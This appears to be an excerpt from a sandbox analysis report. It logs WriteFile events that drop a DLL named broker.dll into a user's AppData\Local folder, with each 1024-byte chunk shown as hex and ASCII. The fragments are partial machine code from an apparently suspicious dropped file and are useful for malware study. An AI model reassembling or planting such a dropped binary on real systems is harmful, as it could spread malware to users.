C:\Users\user\AppData\Local\broker.dll	unknown	1024	89 5d f0 83 c4 0c 29 75 f0 89 45 f4 8b 45 fc 89 3c 83 8b 45 f4 ff 70 e4 8b c3 2b c7 03 45 f8 50 57 e8 ac e0 ff ff 83 c4 0c 85 c0 74 0f 33 c0 50 50 50 50 50 e8 3a 79 ff ff 83 c4 14 57 e8 8e 53 ff ff 8b 4d f0 8d 7c 07 01 8b 45 f4 89 3c 01 ff 30 8b c3 2b c7 03 45 f8 50 57 e8 73 e0 ff ff 83 c4 10 85 c0 74 0f 33 c0 50 50 50 50 50 e8 01 79 ff ff 83 c4 14 57 e8 55 53 ff ff ff 45 fc 83 45 f4 04 83 7d fc 07 59 8d 7c 07 01 0f 82 7b ff ff ff 8d 43 68 89 45 fc 8d 46 38 89 45 f4 c7 45 ec 0c 00 00 00 eb 03 8b 45 f4 8b 4d f0 89 3c 08 ff 30 8b c3 2b c7 03 45 f8 50 57 e8 13 e0 ff ff 83 c4 0c 85 c0 74 0f 33 c0 50 50 50 50 50 e8 a1 78 ff ff 83 c4 14 57 e8 f5 52 ff ff 8d 7c 07 01 8b 45 fc 89 38 8b 45 f4 ff 70 30 8b c3 2b c7 03 45 f8 50 57 e8 da df ff ff 83 c4 10 85 c0 74 0f	.]....)u..E..E..<..E..p...+..E .PW.....t.3.PPPPP.:y..... W..S...M..|...E.. <..0..+..E.PW .s.....t.3.PPPPP..y.....W. US...E..E...}..Y.|....{....Ch.E ..F8.E..E.....E..M..<..0..+ ..E.PW.....t.3.PPPPP..x. ....W..R...|...E..8.E..p0..+..E .PW.....t.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	10 ff 75 1c 8b ce 53 ff 75 08 e8 1b f7 ff ff 83 c4 10 85 c0 0f 84 63 fb ff ff 8b 7d f4 e9 66 fd ff ff 55 8b ec 83 ec 20 8b 45 08 53 ff 75 1c 33 db 8d 4d e0 89 5d f8 89 45 f0 e8 d7 71 ff ff 8b 45 08 3b c3 75 2b e8 d4 6e ff ff 53 53 53 53 53 c7 00 16 00 00 00 e8 4c 6e ff ff 83 c4 14 38 5d ec 74 07 8b 45 e8 83 60 70 fd 33 c0 e9 5d 01 00 00 57 8b 7d 0c 3b fb 75 2b e8 a1 6e ff ff 53 53 53 53 53 c7 00 16 00 00 00 e8 19 6e ff ff 83 c4 14 38 5d ec 74 07 8b 45 e8 83 60 70 fd 33 c0 e9 29 01 00 00 56 8b 75 10 3b f3 88 18 0f 84 f4 00 00 00 8b 45 18 3b c3 75 09 8b 45 e0 8b 80 d4 00 00 00 3b fb 89 45 f4 89 7d fc 0f 86 9f 00 00 00 8a 06 3a c3 74 79 3c 25 74 41 8d 4d e0 0f be c0 51 50 e8 05 59 00 00 85 c0 59 59 74 1e 33 c9 41 39 4d fc 76 16 8d 46 01 38 18 74 70 8a 0e 8b	..u...S.u.....c....}.. f...U.... .E.S.u.3..M..]..E... q...E.;.u+..n..SSSSS.....Ln.....8].t..E..`p.3..]...W.}.;.u+..n..SSSSS.....n.....8].t..E..`p.3..)...V.u.;.....E.;.u..E.....;..E..}..... :.ty<%tA.M....QP..Y....YYt.3.A9M.v..F.8.tp...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	c7 45 80 9f ff ff ff 33 c9 29 45 80 8b 55 80 8d 84 0e 1d 01 00 00 03 d0 8d 5a 20 83 fb 19 77 0c 80 4c 0e 1d 10 8a d1 80 c2 20 eb 0f 83 fa 19 77 0e 80 4c 0e 1d 20 8a d1 80 ea 20 88 10 eb 03 c6 00 00 41 3b cf 72 c5 8b 8d 98 04 00 00 5f 33 cd 5b e8 a6 49 ff ff 81 c5 9c 04 00 00 c9 c3 6a 0c 68 30 11 07 01 e8 86 6b ff ff e8 a7 bf ff ff 8b f8 a1 dc 4a 07 01 85 47 70 74 1d 83 7f 6c 00 74 17 8b 77 68 85 f6 75 08 6a 20 e8 8c a4 ff ff 59 8b c6 e8 9e 6b ff ff c3 6a 0d e8 23 93 ff ff 59 83 65 fc 00 8b 77 68 89 75 e4 3b 35 18 4f 07 01 74 36 85 f6 74 1a 56 ff 15 60 40 03 01 85 c0 75 0f 81 fe f0 4a 07 01 74 07 56 e8 68 51 ff ff 59 a1 18 4f 07 01 89 47 68 8b 35 18 4f 07 01 89 75 e4 56 ff 15 5c 40 03 01 c7 45 fc fe ff ff ff e8 05 00 00 00 eb 8e 8b 75 e4 6a 0d e8 d2 91 ff	.E.....3.)E..U.....Z ... w..L..... .....w..L.. ....A;.r....._3.[..I..... ....j.h0.....k.....J...G pt...I.t..wh..u.j .....Y....k. ..j..#...Y.e...wh.u.;5.O..t6.. t.V..`@....u....J..t.V.hQ..Y.. O...Gh.5.O...u.V..\@...E..... .....u.j.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	75 04 83 66 08 00 c3 ff 36 e8 c2 37 ff ff 83 e8 03 f7 d8 1b c0 40 59 89 46 10 74 05 6a 02 58 eb 07 8b 16 e8 9c fb ff ff 6a 01 68 b7 fa 01 01 89 46 0c ff 15 48 41 03 01 f6 46 08 04 75 04 83 66 08 00 c3 53 55 56 57 e8 ca b3 ff ff 8b 6c 24 14 8b f0 33 db 81 c6 9c 00 00 00 3b eb 75 0c 81 4e 08 04 01 00 00 e9 b1 00 00 00 8d 45 40 3b c3 8d 7e 04 89 2e 89 07 74 14 38 18 74 10 57 6a 16 68 d8 f5 06 01 e8 00 fa ff ff 83 c4 0c 8b 06 3b c3 89 5e 08 74 4b 38 18 74 47 8b 07 3b c3 74 0b 38 18 74 07 e8 fa fe ff ff eb 05 e8 58 ff ff ff 39 5e 08 75 7c 56 6a 40 68 d0 f3 06 01 e8 c8 f9 ff ff 83 c4 0c 85 c0 74 5f 8b 3f 3b fb 74 0b 38 1f 74 07 e8 cb fe ff ff eb 4e e8 29 ff ff ff eb 47 8b 3f 3b fb 74 2e 38 1f 74 2a 57 e8 e0 36 ff ff 83 e8 03 f7 d8 59 1b c0 6a 01 40 68 df f7 01	u..f....6..7.....@Y.F.t.j. X.....j.h.....F...HA...F.. u..f...SUVW.....l$...3..... ;.u..N.....E@;..~.....t. 8.t.Wj.h.....;..^.tK8 .tG..;.t.8.t.....X...9^.u| Vj@h.....t_.?;.t.8.t. .....N.)....G.?;.t.8.t*W..6.. .....Y..j.@h...	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	f2 74 13 33 d2 85 f6 0f 9f c2 8d 54 12 ff 85 d2 74 04 8b c2 eb 1d 0f b6 40 ff 0f b6 49 ff 2b c1 74 11 33 c9 85 c0 0f 9f c1 8d 4c 09 ff 8b c1 eb 02 33 c0 85 c0 75 02 33 c0 5b e9 53 0d 00 00 8b 50 e3 3b 51 e3 74 7d 0f b6 f2 0f b6 51 e3 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 fd fb ff ff 0f b6 70 e4 0f b6 51 e4 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 dc fb ff ff 0f b6 70 e5 0f b6 51 e5 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 bb fb ff ff 0f b6 70 e6 0f b6 51 e6 2b f2 74 11 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 eb 02 33 f6 85 f6 0f 85 96 fb ff ff 8b 50 e7 3b 51 e7 74 7d 0f b6 f2 0f b6 51 e7 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 6e fb ff ff 0f b6 70 e8 0f b6 51 e8 2b	.t.3.....T....t.....@...I. +.t.3.....L.....3...u.3.[.S ....P.;Q.t}.....Q.+.t.3..... T.....p...Q.+.t.3.... ...T.....p...Q.+.t.3. .....T.....p...Q.+.t .3.....T.....3.....P.; Q.t}.....Q.+.t.3.....T..... ..n.....p...Q.+	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	60 f8 ff ff 0f b6 70 fe 0f b6 51 fe 2b f2 74 11 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 eb 02 33 f6 85 f6 0f 85 3b f8 ff ff 0f b6 49 ff 0f b6 40 ff 2b c1 0f 84 00 fc ff ff 33 c9 85 c0 0f 9f c1 8d 4c 09 ff 8b c1 e9 ee fb ff ff 8b 50 e2 3b 51 e2 74 7d 0f b6 f2 0f b6 51 e2 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 f1 f7 ff ff 0f b6 70 e3 0f b6 51 e3 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 d0 f7 ff ff 0f b6 70 e4 0f b6 51 e4 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 af f7 ff ff 0f b6 70 e5 0f b6 51 e5 2b f2 74 11 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 eb 02 33 f6 85 f6 0f 85 8a f7 ff ff 8b 50 e6 3b 51 e6 74 7d 0f b6 f2 0f b6 51 e6 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 62	`.....p...Q.+.t.3.....T..... .3.....;.....I...@.+.....3.. .....L.....P.;Q.t}.....Q. +.t.3.....T.....p.. .Q.+.t.3.....T..... p...Q.+.t.3.....T..... ...p...Q.+.t.3.....T.....3. .....P.;Q.t}.....Q.+.t.3.. .....T.....b	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 54 f4 ff ff 0f b6 70 fd 0f b6 51 fd 2b f2 74 11 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 eb 02 33 f6 85 f6 0f 85 2f f4 ff ff 66 8b 50 fe 66 3b 51 fe 0f 84 f4 f7 ff ff 0f b6 51 fe 0f b6 70 fe 2b f2 0f 84 d6 fb ff ff 33 d2 85 f6 0f 9f c2 8d 54 12 ff 85 d2 0f 85 13 04 00 00 e9 be fb ff ff 8b 50 e1 3b 51 e1 74 7e 0f b6 51 e1 0f b6 70 e1 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 d0 f3 ff ff 0f b6 70 e2 0f b6 51 e2 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 af f3 ff ff 0f b6 70 e3 0f b6 51 e3 2b f2 74 15 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 85 f6 0f 85 8e f3 ff ff 0f b6 70 e4 0f b6 51 e4 2b f2 74 11 33 d2 85 f6 0f 9f c2 8d 54 12 ff 8b f2 eb 02 33 f6 85 f6 0f 85 69 f3 ff ff 8b 50 e5 3b	...T.....T.....p...Q.+.t.3. .....T.....3...../...f.P.f;Q .....Q...p.+.....3..... .T.....P.;Q.t~..Q.. .p.+.t.3.....T..... p...Q.+.t.3.....T..... ...p...Q.+.t.3.....T..... .....p...Q.+.t.3.....T..... .3.....i....P.;	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	7d e0 00 75 13 8b 55 e4 8b c2 eb 42 8b 5d 08 6a 00 e8 bc 52 ff ff 59 c3 83 fb 01 74 2e 83 fb 03 74 29 83 fb 0d 74 24 83 fb 0f 7e 05 83 fb 11 7e 1a e8 e9 2a ff ff c7 00 16 00 00 00 33 c0 50 50 50 50 50 e8 5f 2a ff ff 83 c4 14 83 c8 ff e8 e2 2b ff ff c3 6a 20 68 b0 11 07 01 e8 90 2b ff ff 33 ff 89 7d e4 89 7d d8 8b 5d 08 83 fb 0b 7f 4c 74 15 8b c3 6a 02 59 2b c1 74 22 2b c1 74 08 2b c1 74 64 2b c1 75 44 e8 07 7f ff ff 8b f8 89 7d d8 85 ff 75 14 83 c8 ff e9 61 01 00 00 be 80 a8 17 01 a1 80 a8 17 01 eb 60 ff 77 5c 8b d3 e8 11 fd ff ff 8b f0 83 c6 08 8b 06 eb 5a 8b c3 83 e8 0f 74 3c 83 e8 06 74 2b 48 74 1c e8 4f 2a ff ff c7 00 16 00 00 00 33 c0 50 50 50 50 e8 c5 29 ff ff 83 c4 14 eb ae be 88 a8 17 01 a1 88 a8 17 01 eb 16 be 84 a8 17 01 a1 84 a8 17 01 eb 0a	}..u..U....B.].j...R..Y....t.. ..t)...t$...~....~...*..... 3.PPPPP._*.....+...j h... ...+..3..}..}..]..... Lt...j.Y+ .t"+.t.+.td+.uD.....}...u.. ...a.....`.w\..... .....Z.....t<...t+Ht..O*.... ....3.PPPPP..).....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	5c ff 4e 04 8b 5d 08 78 0e 8b 06 88 18 8b 0e 0f b6 01 41 89 0e eb 0c 0f be c3 56 50 e8 17 b0 00 00 59 59 83 f8 ff 75 09 66 0d ff ff e9 ec 00 00 00 ff 4e 04 78 0e 8b 06 88 38 8b 0e 0f b6 01 41 89 0e eb 0c 0f be c7 56 50 e8 ea af 00 00 59 59 83 f8 ff 74 d3 66 8b c3 e9 c0 00 00 00 56 e8 78 fc ff ff 83 f8 ff 59 74 2e 56 e8 6c fc ff ff 83 f8 fe 59 74 22 56 e8 60 fc ff ff c1 f8 05 56 8d 1c 85 e0 a9 17 01 e8 50 fc ff ff 83 e0 1f 6b c0 28 03 03 59 59 eb 02 8b c7 f6 40 04 80 74 5e ff 75 08 8d 45 f4 6a 05 50 8d 45 f0 50 e8 ed ae 00 00 83 c4 10 85 c0 0f 85 6c ff ff ff 33 db 39 5d f0 7e 34 ff 4e 04 78 12 8b 06 8a 4c 1d f4 88 08 8b 0e 0f b6 01 41 89 0e eb 0e 0f be 44 1d f4 56 50 e8 52 af 00 00 59 59 83 f8 ff 0f 84 37 ff ff ff 43 3b 5d f0 7c cc 66 8b 45 08 eb 20 83 46	\.N..].x.....A.....VP.. ...YY...u.f.....N.x....8.. ...A.....VP.....YY...t.f.... ...V.x.....Yt.V.I.....Yt"V.` .....V.....P.....k.(..YY. ....@..t^.u..E.j.P.E.P..... ....I...3.9].~4.N.x....L..... ...A.....D..VP.R...YY.....7.. .C;].|.f.E.. .F	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 8b 45 e4 e8 2c 18 ff ff c3 e8 1a 13 ff ff 83 c0 20 50 6a 01 e8 67 14 ff ff 59 59 c3 8d 44 24 0c 50 ff 74 24 0c ff 74 24 0c e8 72 a5 00 00 83 c4 0c c3 8d 44 24 0c 50 ff 74 24 0c ff 74 24 0c e8 76 a5 00 00 83 c4 0c c3 8d 44 24 08 50 6a 00 ff 74 24 0c e8 62 a5 00 00 83 c4 0c c3 8d 44 24 0c 50 ff 74 24 0c ff 74 24 0c e8 66 a5 00 00 83 c4 0c c3 8d 44 24 08 50 6a 00 ff 74 24 0c e8 52 a5 00 00 83 c4 0c c3 8b 0d 90 41 07 01 8b 54 24 04 83 c9 01 33 c0 39 0d 94 a8 17 01 0f 94 c0 f7 da 1b d2 23 d1 89 15 94 a8 17 01 c3 a1 90 41 07 01 83 c8 01 33 c9 39 05 94 a8 17 01 0f 94 c1 8b c1 c3 55 8b ec 83 ec 10 53 56 8b 75 0c 33 db 3b f3 74 13 39 5d 10 74 0e 38 1e 75 10 8b 45 08 3b c3 74 03 66 89 18 33 c0 5e 5b c9 c3 ff 75 14 8d 4d f0 e8 1f 19 ff ff 8b 45 f0 39 58 14 75 1f	..E.,..... Pj..g...YY.. D$.P.t$..t$..r.....D$.P.t$. .t$..v.....D$.Pj..t$..b.... ....D$.P.t$..t$..f.....D$.P j..t$..R.....A...T$....3. 9.....#.....A..... 3.9.....U.....SV.u.3.;.t .9].t.8.u..E.;.t.f..3.^[...u.. M.....E.9X.u.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	11 43 43 81 65 e8 ff 7f ff ff 89 5d b4 e9 0d 06 00 00 3c 64 0f 84 05 06 00 00 3c 69 0f 84 fd 05 00 00 3c 6f 0f 84 f5 05 00 00 3c 75 0f 84 ed 05 00 00 3c 78 0f 84 e5 05 00 00 3c 58 0f 84 dd 05 00 00 83 65 b8 00 83 65 bc 00 8d 45 a4 50 0f b6 c2 50 e8 95 f9 ff ff 59 85 c0 8a 45 e7 59 74 19 8b 4d d0 8d 75 cc e8 a4 a0 00 00 8a 03 43 84 c0 89 5d b4 0f 84 bc 05 00 00 8b 4d d0 8d 75 cc e8 8b a0 00 00 e9 96 05 00 00 0f be c2 83 f8 64 0f 8f 74 01 00 00 0f 84 e9 01 00 00 83 f8 53 0f 8f ac 00 00 00 74 5b 83 e8 41 74 10 48 48 74 41 48 48 74 08 48 48 0f 85 4c 04 00 00 80 c2 20 c7 45 8c 01 00 00 00 88 55 e7 83 4d e8 40 83 7d e0 00 8d 5d ec b8 00 02 00 00 89 5d dc 89 45 94 0f 8d c4 01 00 00 c7 45 e0 06 00 00 00 e9 07 02 00 00 66 f7 45 e8 30 08 75 75 81 4d e8 00 08 00 00	.CC.e.....].....<d.....<i..... <o.....<u.....<x.....<X .....e...e...E.P...P.....Y.. .E.Yt..M..u.....C...]..... ..M..u.....d..t.... .....S.....t[..At.HHtAHHt.H H..L..... .E.....U..M.@.}...] .....]..E.....E..... f.E.0.uu.M.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	fc 99 eb 10 f6 c1 40 8b 47 fc 74 03 99 eb 02 33 d2 89 7d d4 f6 c1 40 74 18 85 d2 7f 14 7c 04 85 c0 73 0e f7 d8 83 d2 00 f7 da 81 4d e8 00 01 00 00 66 f7 45 e8 00 90 8b da 8b f8 75 02 33 db 83 7d e0 00 7d 09 c7 45 e0 01 00 00 00 eb 11 83 65 e8 f7 b8 00 02 00 00 39 45 e0 7e 03 89 45 e0 8b c7 0b c3 75 04 83 65 c4 00 8d b5 eb 01 00 00 8b 45 e0 ff 4d e0 85 c0 7f 06 8b c7 0b c3 74 24 8b 45 d8 99 52 50 53 57 e8 d4 f7 ff ff 83 c1 30 83 f9 39 89 5d 94 8b f8 8b da 7e 03 03 4d 9c 88 0e 4e eb cc 8d 85 eb 01 00 00 2b c6 46 66 f7 45 e8 00 02 89 45 d8 89 75 dc 74 4d 85 c0 74 07 8b ce 80 39 30 74 42 ff 4d dc 8b 4d dc c6 01 30 40 eb 33 49 66 83 38 00 74 06 40 40 85 c9 75 f3 2b 45 dc d1 f8 eb 1f 85 ff 75 08 a1 10 50 07 01 89 45 dc 8b 45 dc eb 07 49 80 38 00 74 05 40 85 c9	......@.G.t....3..}...@t.....| ...s.....M.....f.E.....u .3..}..}..E.....e.....9E. ~..E.....u..e.....E..M.... .....t$.E..RPSW.....0..9.].. ...~..M...N.....+.Ff.E....E ..u.tM..t....90tB.M..M...0@. 3I f.8.t.@@..u.+E.....u...P... E..E...I.8.t.@..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	0f 84 70 03 00 00 83 f8 53 0f 8f d9 00 00 00 0f 84 97 00 00 00 83 e8 41 74 13 6a 02 5f 2b c7 74 74 2b c7 74 08 2b c7 0f 85 20 08 00 00 80 c2 20 c7 45 14 01 00 00 00 88 55 6c 83 8d 80 00 00 00 40 33 c9 41 33 f6 39 4d 74 0f 85 72 03 00 00 39 75 70 0f 85 69 03 00 00 8b 45 58 83 f8 63 0f 87 c8 fd ff ff c1 e0 04 8d 8c 05 c4 f9 ff ff 39 31 0f 85 3b 03 00 00 c7 01 08 00 00 00 88 94 05 cc f9 ff ff 8b 8d 80 00 00 00 89 8c 05 d0 f9 ff ff e9 dd 08 00 00 66 f7 85 80 00 00 00 30 08 75 6d 81 8d 80 00 00 00 00 08 00 00 eb 61 66 f7 85 80 00 00 00 30 08 75 0a 81 8d 80 00 00 00 00 08 00 00 8b 7d 78 83 ff ff 75 05 bf ff ff ff 7f 33 f6 39 75 74 0f 85 de 06 00 00 83 45 7c 04 8b 45 7c 8b 48 fc e9 f0 06 00 00 83 e8 58 0f 84 fa 03 00 00 48 48 0f 84 f7 00 00 00 83 e8 07 0f 84 38	..p.....S.....At.j._+ .tt+.t.+... ..... .E.....Ul.. ....@3.A3.9Mt..r...9up..i.... EX..c.....91..;..... .....f .....0.um.....af.....0 .u.....}x...u.....3.9u t.....E|..E|.H.....X..... .HH.....8	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	78 81 c6 5d 01 00 00 56 e8 54 59 ff ff 85 c0 8a 55 6c 59 89 45 1c 74 0a 8b d8 89 45 4c 89 75 34 eb 03 89 7d 78 33 ff 39 7d 74 75 0b 8b 45 7c 83 c0 08 89 45 7c eb 1a 83 7d 58 63 0f 87 37 f7 ff ff 8b 45 58 c1 e0 04 8b 84 05 c8 f9 ff ff 83 c0 08 8b 48 f8 89 4d 08 8b 40 fc 89 45 0c 8d 45 5c 50 ff 75 14 0f be c2 ff 75 78 50 ff 75 34 8d 45 08 53 50 ff 35 30 50 07 01 e8 5a 51 ff ff 59 ff d0 8b b5 80 00 00 00 83 c4 1c 81 e6 80 00 00 00 74 1a 39 7d 78 75 15 8d 45 5c 50 53 ff 35 3c 50 07 01 e8 31 51 ff ff 59 ff d0 59 59 80 7d 6c 67 75 19 3b f7 75 15 8d 45 5c 50 53 ff 35 38 50 07 01 e8 12 51 ff ff 59 ff d0 59 59 80 3b 2d 75 0e 81 8d 80 00 00 00 00 01 00 00 43 89 5d 4c 53 e9 aa fd ff ff c7 45 78 08 00 00 00 c7 45 20 07 00 00 00 eb 21 83 e8 73 0f 84 c4 fb ff ff 48 48	x..]...V.TY.....UlY.E.t....EL. u4...}x3.9}tu..E|....E|...}Xc. .7....EX.....H..M..@. .E..E\P.u.....uxP.u4.E.SP.5 0P...ZQ..Y.....t.9}xu ..E\PS.5<P...1Q..Y..YY.}lg u.;. u..E\PS.58P....Q..Y..YY.;- u.....C.]LS.....Ex.....E .. ...!..s.....HH	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff ff 7f 75 1b a8 01 75 3e 83 e0 02 74 09 81 7d fc 00 00 00 80 77 09 85 c0 75 2c 39 75 fc 76 27 e8 fa f6 fe ff f6 45 18 01 c7 00 22 00 00 00 74 06 83 4d fc ff eb 10 8a 45 18 24 02 f6 d8 1b c0 f7 d8 03 c6 89 45 fc 8b 45 10 85 c0 5e 74 02 89 38 f6 45 18 02 74 03 f7 5d fc 80 7d f4 00 74 07 8b 45 f0 83 60 70 fd 8b 45 fc 5f 5b c9 c3 55 8b ec 33 c0 39 05 10 9f 17 01 50 ff 75 10 ff 75 0c ff 75 08 75 07 68 e0 49 07 01 eb 01 50 e8 e5 fd ff ff 83 c4 14 5d c3 6a 00 ff 74 24 10 ff 74 24 10 ff 74 24 10 ff 74 24 20 e8 c9 fd ff ff 83 c4 14 c3 55 8b ec 83 3d 10 9f 17 01 00 6a 01 ff 75 10 ff 75 0c ff 75 08 75 07 68 e0 49 07 01 eb 02 6a 00 e8 a0 fd ff ff 83 c4 14 5d c3 6a 01 ff 74 24 10 ff 74 24 10 ff 74 24 10 ff 74 24 20 e8 84 fd ff ff 83 c4 14 c3 8b 44 24 04 a3 98 a8 17	...u...u>...t..}.....w...u,9u. v'.....E....".t..M.....E.$. .....E..E...^t..8.E..t..]. .}..t..E..`p..E._[..U..3.9.... .P.u..u..u.u.h.l....P.....] .j..t$..t$..t$..t$ .....U. ..=.....j..u..u..u.u.h.l....j. .....].j..t$..t$..t$..t$ .. ..D$.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	57 ff 75 78 ff 75 74 50 e8 74 a0 00 00 83 c4 18 85 c0 74 9a 88 1e 8a 1f 0f b6 c3 50 e8 0f 9b 00 00 85 c0 59 74 c9 8a 06 b1 0a f6 e9 02 c3 2c 30 47 47 81 ff a8 a8 17 01 88 06 7c da eb b1 8b 44 24 04 a3 a8 a8 17 01 c3 55 8b ec 83 ec 20 53 56 57 e8 79 45 ff ff 33 db 39 1d ac a8 17 01 89 45 f0 89 5d fc 89 5d f8 89 5d f4 0f 85 ad 00 00 00 68 54 f8 06 01 ff 15 4c 40 03 01 8b f8 3b fb 75 07 33 c0 e9 59 01 00 00 8b 35 c8 40 03 01 68 48 f8 06 01 57 ff d6 3b c3 74 e7 50 e8 cc 44 ff ff c7 04 24 38 f8 06 01 57 a3 ac a8 17 01 ff d6 50 e8 b7 44 ff ff c7 04 24 24 f8 06 01 57 a3 b0 a8 17 01 ff d6 50 e8 a2 44 ff ff a3 b4 a8 17 01 8d 45 f8 50 e8 ec 2c ff ff 85 c0 59 59 74 0d 53 53 53 53 53 e8 8b f0 fe ff 83 c4 14 83 7d f8 02 75 2c 68 08 f8 06 01 57 ff d6 50 e8 6d 44 ff ff	W.ux.utP.t.....t.....P.. .....Yt.....,0GG.....|. ...D$.....U.... SVW.yE..3.9. .....E..]..]..].....hT.....L @....;.u.3..Y....5.@..hH...W ..;.t.P..D....$8...W.....P..D. ...$$...W.....P..D.....E. P..,....YYt.SSSSS.....}..u ,h....W..P.mD..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	a8 17 01 8a 01 3c 30 7c 1f 3c 39 7f 1b 0f be c0 8d 44 01 d1 a3 e0 a8 17 01 e8 28 fe ff ff 0d 00 00 01 00 e9 4f 02 00 00 b8 ff ff 00 00 e9 ff 00 00 00 b8 fe ff 00 00 e9 f5 00 00 00 0d 00 98 00 00 e9 eb 00 00 00 83 ea 43 0f 84 dd 00 00 00 4a 0f 84 ca 00 00 00 4a 0f 84 b7 00 00 00 83 ea 0d 0f 85 d4 fe ff ff 41 89 0d e0 a8 17 01 b3 01 0f be 11 be 00 80 00 00 0b c6 83 ea 30 85 c6 bd ff ef ff ff bf 00 08 00 00 74 06 23 c5 0b c7 eb 05 25 ff 9f ff ff 84 db 74 0c 25 ff fe ff ff 0d 00 06 00 00 eb 0a 25 ff fd ff ff 0d 00 05 00 00 f6 c2 01 74 07 0d 00 20 00 00 eb 05 25 ff df ff ff 83 e2 06 83 ea 00 74 38 4a 4a 74 1a 4a 4a 0f 85 66 fe ff ff 85 c6 74 07 25 3f ff ff ff eb 52 25 ff e7 ff ff eb 4b 85 c6 74 0a 83 e0 bf 0d 80 00 00 00 eb 3d 25 ff f7 ff ff 0d 00 10 00 00 eb	.....<0|.<9.....D.....(... .....O..... .....C.....J.....J... .....A..... ...0.....t.#.....%..... .t.%.....%.....t... ....%.....t8JJt.JJ..f. ....t.%?....R%.....K..t..... ...=%.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	08 3b d0 7e 02 8b d0 33 c0 83 79 08 02 75 1b 39 44 24 04 74 15 3b d0 74 11 52 ff 74 24 08 ba c8 ff 06 01 e8 c7 fa ff ff 59 59 c2 08 00 55 8b ec 56 57 8b f1 e8 32 fe ff ff 8d 7e 3c 8b cf e8 28 fe ff ff 8b 45 0c a3 e4 a8 17 01 a3 e0 a8 17 01 8b 45 08 33 c9 3b c1 74 11 8b 55 10 4a 89 15 ec a8 17 01 a3 e8 a8 17 01 eb 0c 89 0d e8 a8 17 01 89 0d ec a8 17 01 8b 45 18 a3 f0 a8 17 01 8b 45 14 89 3d d8 a8 17 01 a3 f4 a8 17 01 5f 89 35 d4 a8 17 01 8b c6 88 0d f8 a8 17 01 5e 5d c2 14 00 55 8b ec a1 e0 a8 17 01 80 38 40 ff 75 0c 75 10 8b 4d 08 ff 05 e0 a8 17 01 e8 f0 fa ff ff eb 0a ff 75 08 e8 3d 43 00 00 59 59 8b 45 08 5d c3 ff 74 24 04 e8 5c fa ff ff 8b 44 24 08 59 c3 56 57 8b f1 e8 95 fb ff ff 85 c0 8b 7c 24 0c 75 5b 83 ff 01 74 56 83 ff 03 74 51 6a 00 6a 10 b9 c0	.;.~...3..y..u.9D$.t.;.t.R.t$. .....YY...U..VW...2....~< ...(....E.....E.3.;.t.. U.J.....E .....E..=....._.5..... .....^]...U.....8@.u.u..M.. .....u..=C..YY.E.]..t$ ..\....D$.Y.VW.....\|$.u[. ..tV...tQj.j...	success or wait	1	736E9FBC	WriteFile
